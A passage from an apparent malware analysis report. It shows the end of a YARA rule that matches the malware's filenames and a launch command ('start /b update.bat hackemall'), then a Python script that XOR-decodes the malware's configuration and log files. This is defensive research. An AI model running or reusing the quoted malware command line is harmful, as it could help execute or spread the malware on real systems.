$command_line_1 = "start /b \"\" update.bat hackemall"
```

condition:

4 of ($filename_*) or

any of ($command_line_*)

}

Appendix C – Config and Log Decryption Script

```
from malduck import xor, u32

def decode_buffer(buf, key):

results = ""

for k,v in enumerate(buf):

# XOR is rolled by the index of the encrypted character

results += chr (((k % 256) + key[k % len(key)] ^ v) & 0xff)

return results

def decode_log_file(filepath):

content = open(filepath,'rb').read()

key = b"aceg" # modified 'abcdz' because of shifting indexes

offset = 0

while offset < len(content):

sz = u32(xor(key, content[offset:offset+4])) + 4

print(decode_buffer(content[offset:offset+sz], b"abcdz"))

offset += sz

def decode_config(filepath, key=b"abcdz"):

content = open(filepath,'rb').read()

return decode_buffer(content, key)
```